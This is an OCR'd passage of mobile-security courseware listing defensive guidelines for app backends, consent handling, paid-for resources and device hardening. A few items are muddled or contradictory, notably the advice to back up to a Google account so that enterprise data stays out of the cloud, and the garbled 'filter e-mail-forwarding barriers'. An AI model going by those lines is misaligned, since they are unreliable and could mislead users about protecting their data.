
5. **Keep the backend APIs (services) and the platform (server) secure**
   - Perform detailed code checking for sensitive data that is transferred unintentionally between the mobile device, web-server backend, and other external interfaces.
   - All the backend services for the mobile apps should be tested for vulnerabilities periodically using any static code analyzer tools and fuzzing tools.
   - Ensure that the backend platform is running with a hardened configuration with the latest security patches applied to the OS and web server.
   - Adequate logs are reserved at the backend for detecting and responding to incidents and for performing forensics.
   - Use rate limiting and throttling on a per-user/IP basis for reducing the risk of DDoS attacks.
   - Ensure testing for DoS vulnerabilities that make the server flooded with resource-intensive application calls.
   - Perform use case testing and abuse case testing to determine the vulnerabilities; also perform testing of the backend web services/REST.
6. **Secure data integration with third-party services and applications**
   - Always scrutinize the authenticity of any third-party code or libraries used in the mobile application.
   - Regularly update the latest security patches and keep track of all the third-party APIs and framework.
   - Validate all the data received and sent before processing for non-trusted third-party applications.
7. **Pay specific attention to the collection and storage of consent for the collection and use of the user's data**
   - Create a privacy policy that covers the usage of personal data and make it available to users when making consent choices such as at install time or at run time or via opt-out mechanisms.
   - Check if any application is collecting Personally Identifiable Information (PII).
   - Review the communication mechanisms to check for any accidental leaks.
   - Always preserve the record of consent to the transfer of PII.
   - Ensure that the consent collection mechanism does not overlap or conflict and try to resolve any conflicts.

8. **Implement controls to prevent unauthorized access to paid-for resources (wallet, SMS, phone calls, etc.)**
    - Maintain access logs to paid-for resources in a non-repudiable format and make them available for end-user monitoring.
    - Regularly check for any abnormal usage patterns in paid-for resource usage and activate re-authentication.
    - Ensure use of the white-list model by default for addressing paid-for resources.
    - Authenticate all the API calls to paid-for resources.
    - Ensure that the wallet API callbacks do not permit cleartext passwords and other sensitive information.
    - Caution users and obtain permission for any type of cost implications for app performance.
    - Implement best practices such as low latency and caching to minimize the signaling load on the base stations.
9. **Ensure secure distribution/provisioning of mobile applications**
    - The applications must be designed and provisioned to allow updates for security patches.
    - The app stores should monitor the apps for vulnerable code and should be able to remove apps remotely at short notice in the case of an incident.
    - Provide a feedback channel for the users to report security problems with the apps.
10. **Carefully check any runtime interpretation of code for errors**
    - Minimize runtime interpretation and the capabilities offered to runtime interpreters and run interpreters with minimum privileges.
    - Outline comprehensive escape syntax as appropriate.
    - Use fuzz test interpreters and sandbox interpreters.



General Guidelines for Mobile Platform Security

1. Do not load too many **applications** and avoid auto-upload of photos to **social networks**
2. Perform a **Security Assessment** of the Application **Architecture**
3. Maintain **configuration** control and **management**
4. **Install** applications from trusted application **stores**
5. Securely **wipe or delete** the data when disposing of the device
6. Do not share information within **GPS-enabled apps** unless necessary
7. Disable wireless access, such as **Wi-Fi** and **Bluetooth**, if not in use
8. Never connect two separate networks, such as **Wi-Fi** and **Bluetooth**, simultaneously



General Guidelines for Mobile Platform Security (Cont'd)

- ✓ **Use passcode**
- ✓ **Update OS and Apps**
- ✓ **Enable remote management and use remote wipe services**
- ✓ **Do not allow Rooting or Jailbreaking**
- ✓ **Encrypt storage**
- ✓ **Perform periodic backup and synchronization**
- ✓ **Filter e-mail-forwarding barriers**
- ✓ **Configure Application certification rules**
- ✓ **Harden browser permission rules**
- ✓ **Design and implement mobile device policies**

General Guidelines for Mobile Platform Security


Given below are various guidelines that help you to protect your mobile device:

- Do not load too many applications and avoid auto-upload of photos to social networks.
- Perform a security assessment of the application architecture.
- Maintain configuration control and management.

- Install applications from trusted application stores.
- Securely wipe or delete the data when disposing of the device.
- Do not share the information within GPS-enabled apps unless it is necessary.
- Never connect two separate networks such as Wi-Fi and Bluetooth simultaneously.
- Disable wireless access such as Wi-Fi and Bluetooth if not in use.
  - Ensure that your Bluetooth is “off” by default. Turn it on whenever it is necessary.
  - Disable wireless access such as Wi-Fi and Bluetooth if not in use to avoid illegal wireless access to the device.
  - Disable sharing/tethering Internet connections over Wi-Fi and Bluetooth when not in use.
- **Use Passcode**
  - Configure a strong passcode with the maximum possible length to gain access to your mobile devices.
  - Set an idle timeout to automatically lock the phone when not in use.
  - Enable the lockout/wipe feature after a certain number of attempts.
  - Consider an eight-character complex passcode.
  - Thwart passcode guessing: set erase data to ON.
- **Update OS and Apps**
  - Update OS and apps to keep them secure.
  - Apply software updates when new releases are available.
  - Perform regular software maintenance.
- **Enable Remote Management**
  - In an enterprise environment, use MDM software to secure, monitor, manage, and support mobile devices deployed across the organization.
- **Do not allow Rooting or Jailbreaking**
  - Ensure that your MDM solutions prevent or detect rooting/jailbreaking.
  - Include this clause in your mobile security policy.
- **Use Remote Wipe Services**
  - Use remote wipe services such as Find My Device (Android) and Find My iPhone or FindMyPhone (Apple iOS) to locate your device should it be lost or stolen.
  - Report a lost or stolen device to IT so that they can disable certificates and other access methods associated with the device.

- **Encrypt Storage**
    - If supported, configure your mobile device to encrypt its storage with hardware encryption.
    - Use device encryption and patch applications.
    - Encrypt the device and backups.
- **Perform periodic backup and synchronization**
    - Use a secure, over-the-air backup-and-restore tool that performs periodic background synchronization.
    - (Android) Backup to your Google account so that sensitive enterprise data are not backed up to the cloud.
    - Control the location of backups.
    - Encrypt backups.
    - Keep sensitive data off shared mobile devices. If enterprise information is locally stored on a device, then it is recommended that this device not be openly shared.
    - Limit logging data stored on the device.
    - Use a secure data-transfer utility or encrypt data in transit to or from the device, to ensure confidentiality and data integrity.
- **Filter email-forwarding barriers**
    - Filter emails by configuring server-side settings of the corporate email system.
    - Use commercial data loss prevention filters.
    - Prevent local caching of email.
- **Configure Application certification rules**
    - Allow only signed applications to install or execute.
    - Configure wireless to ask to join networks.
    - Sandbox applications and data.
    - Enable auto-lock and set the timeout to one minute.
    - Consider the privacy implications before enabling location-based services and limit usage to trusted applications.
    - Configure location services to disable location tracking for applications that you do not want to know your location information.
    - Configure notifications to disable the ability to view notifications while the device is locked for applications that could display sensitive data.

  - Configure Auto Fill: Auto-fill names and passwords for browsers to reduce password loss via shoulder-surfing and surveillance (if desired and allowed by the enterprise policy).
  - Disable the collection of diagnostics and usage data under **Settings → General → About.**
- **Harden browser permission rules**
  - Harden browser permission rules according to the company's security policies to avoid attacks.
- **Design and implement mobile device policies**
  - Set a policy that defines the accepted usage, levels of support, and type of information access permitted on different devices.
- Control devices and applications.
- Prohibit USB keys.
- Manage operating and application environments.
- Press the power button to lock the device whenever it is not in use.
- Verify the location of printers before printing sensitive documents.
- Ask your IT department how to use Citrix technologies to keep data in the data center and personal devices personal.
- If sensitive data must be stored on a mobile device, use follow-me-data and ShareFile as an enterprise-managed solution.
- Use a cellular data network instead of relying on public Wi-Fi.
- Deploy anti-malware applications to detect and block malicious applications.
- Enforce multi-factor authentication, which restricts unauthorized access to applications and services.
- Always log off from mobile applications after use; this is especially important for applications that are linked with one another.



Mobile Device Security Guidelines for the Administrator

